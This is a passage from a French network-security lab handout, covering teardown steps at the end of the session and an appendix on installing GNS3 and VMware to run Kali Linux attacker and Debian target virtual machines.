L'objectif de cette désinstallation est de remettre les ordinateurs et les équipements actifs dans la même configuration que celle que vous avez trouvé en début de séance. Pour cela :

- Supprimez le fichier de configuration de tous les équipements routeurs et commutateurs,
- Supprimez votre machine virtuelle de votre hôte de gauche,
- Faites vérifier les désinstallations par l'enseignant,
- Quittez les sessions des ordinateurs,
- Faites vérifier les désinstallations par l'enseignant

VII - Annexe :

Installation de gns3 :

Pour cette simulation, nous nous appuierons sur GNS3, un outil spécialement conçu pour reproduire virtuellement des infrastructures réseau complexes. Afin d'y intégrer vos machines virtuelles, telles que Kali Linux et Debian, et de garantir leur communication avec l'environnement GNS3, l'usage de VMware est requis.

GNS3 (Graphical Network Simulator-3) constituera ainsi l'élément central de ce TP. Cette plateforme d'émulation réseau offre la possibilité de concevoir, configurer et tester des topologies variées dans un cadre entièrement virtuel.

Grâce à cet environnement, il est possible d'exécuter de véritables systèmes d'exploitation réseau, comme Cisco IOS, tout en les reliant à des machines virtuelles plus classiques, par exemple Debian ou Kali Linux.

- Téléchargement : Installez l'exécutable GNS3 à l'adresse suivante : https://www.gns3.com/software/download

Installation de VMware :

Afin d'héberger les machines virtuelles, notamment Kali Linux et Debian, et de permettre leur interconnexion avec GNS3, l'utilisation d'un hyperviseur comme VMware Workstation Player est nécessaire. Cet outil permet d'exécuter des environnements isolés du système d'exploitation hôte, ce qui limite les risques d'altération de la configuration de l'ordinateur durant les phases de manipulation ou de test.

Grâce à sa capacité à faire fonctionner plusieurs systèmes d'exploitation en parallèle, VMware permet de reproduire un environnement proche de celui d'une infrastructure réseau réelle. Dans le cadre de ce laboratoire, chaque machine virtuelle représentera un rôle précis, comme la machine d'attaque ou la machine cible, et pourra interagir directement avec les équipements réseau simulés dans GNS3.

- Pour procéder à l'installation, rendez-vous sur le site suivant, puis suivez les étapes indiquées https://www.clubic.com/telecharger-fiche121950-vmware-workstation.html